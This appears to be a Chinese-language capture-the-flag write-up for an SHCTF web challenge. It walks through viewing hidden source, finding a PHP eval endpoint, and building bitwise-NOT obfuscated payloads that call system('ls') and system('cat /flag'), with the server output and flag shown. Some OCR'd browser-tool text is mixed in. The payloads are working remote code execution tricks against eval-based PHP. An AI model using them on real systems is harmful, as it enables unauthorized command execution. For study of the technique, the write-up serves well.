




进来是一个游戏，有反调试机制f12和ctrl+u查看不了源码，可以在url前加上view-source:绕过

```

view-source:http://challenge.shc.tf:32544/

<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="google-site-verification" content="i3bVXD3ywVilJt3b0Denbr2n41les3p8ciIldduw4X0" />
    <title> 成为 | 杀死国王</title>

    <link rel="icon" type="image/x-icon" href="https://haiyong.site/img/favicon.png"/>

    <meta name="author" content="海拥(https://haiyong.site)" />
    <meta name="copyright" content="海拥(https://haiyong.site)" />
    <style>
      @charset "UTF-8";
      @font-face {
        font-family: "AddLGBitmap09";
        src: url("https://assets.codepen.io/217233/AddLGBitmap09.woff2") format("woff2"), url("https://assets.cod
        font-weight: normal;
        font-style: normal;
        font-display: swap;
      }
      body {
        background: black;
        color: white;

```


往下找，找到logic.js

```

</body>
<script src="https://cdnjs.cloudflare.com/ajax/libs/vue/2.6.9/vue.min.js"></script>
<script src="logic.js"></script>
<script type="text/javascript">
  window.oncontextmenu = function(){return false};
  window.onselectstart = function(){return false};
  window.onkeydown = function(event){
    if (event.keyCode === 123) {

```

进入后往下可以看到一个比较突出的代码段，这是击败国王后执行的代码



把复制的代码粘贴好回车，可以看到一段php

```
<?php
// 国王并没用直接爆出flag，而是出现了别的东西？？？
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (isset($_POST['result']) && $_POST['result'] === 'win') {
        highlight_file(__FILE__);
        if(isset($_GET['who']) && isset($_GET['are']) && isset($_GET['you'])) {
            $who = (String)$_GET['who'];
            $are = (String)$_GET['are'];
            $you = (String)$_GET['you'];

            if(is_numeric($who) && is_numeric($are)){
                if(preg_match('/^\d+$/',$you)){
                    $code = eval("return $who$you$are;");
                    echo "$who$you$are = ".$code;
                }
            }
        }
    } else {
        echo "Invalid result.";
    }
} else {
    echo "No access.";
}
?>
```

从这段代码可以看到，who和are的值都需要是数字，you则不能是数字和字母，这里可以采用取反绕过

我们可以先在本地尝试一下，因为本地不会自动url解码，所以我多加了一个函数，也可以不url编码

在本地运行成功了之后，可以得到传参给you的初步值了

```

4  $sys = (String)urldecode(urlencode(~"system"));
5  $cmd = (String)urldecode(urlencode(~"ls"));
6
7  $result=eval ("return ((~'$sys')(~'$cmd'))");
8  echo $result . PHP_EOL;|
9

```

问题 1 输出 调试控制台 终端 端口

```

ls
[Done] exited with code=0 in 0.024 seconds

[Running] php "/home/hack/files-win/Code/PHP/SUIBIAN.php"
a.phar
ctfhub.php
flag
include test.php
index.php
myproblem.php

```

还要处理加在前后的数字，后面的很好处理加个分号即可，前面的可以用逻辑运算符和位运算符分割有|、||

|：在进行位运算时，这会先把两边的值算出，把右边我们的命令执行了
 payload : who=1&are=1&you=|((~'%8C%86%8C%8B%9A%92')
 (~'%9C%9E%8B%DF%D0%99%93%9E%98'));
 ||：这个逻辑运算符的特性是如果左边是假，那还要计算出右边的值来判断右边
 payload : who=1&are=1&you=||((~'%8C%86%8C%8B%9A%92')
 (~'%9C%9E%8B%DF%D0%99%93%9E%98'));

```

    echo "no access. ";
}
?> SHCTF{747b6625-5e1d-4db3-b6c3-5a6664191d23}
Warning: A non-numeric value encountered in /var/www/html/check.php(13) : eval()'d code
1|((~'%8C%86%8C%8B%9A%92' )(~'%9C%9E%8B%DF%D0%99%93%9E%98' ));1 = 1

```

查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境


Encryption
Encoding
SQL
XSS
LFI
XXE
Other

Load URL
Split URL
Execute

http://challenge.shc.tf:32544/check.php?who=1&are=1&you=|
((~'%27%8C%86%8C%8B%9A%92%27'
(~'%27%9C%9E%8B%DF%D0%99%93%9E%98%27')));

```
}  
?> SHCTF{747b6625-5e1d-4db3-b6c3-5a6664191d23}
```

Warning: A non-numeric value encountered in /var/www/html/check.php(13) : eval()'d code on line 1|(((~'?????')(~'?????Й?????'));1 = 1



Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

 Load URL

 Split URL

 Execute

http://challenge.shc.tf:32544/check.php?who=1&are=1&you=|((~'%8C%86%8C%8B%9A%92')
(~'%9C%9E%8B%DF%D0%99%93%9E%98'));

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies

Add Header

[Clear All](#)

result=win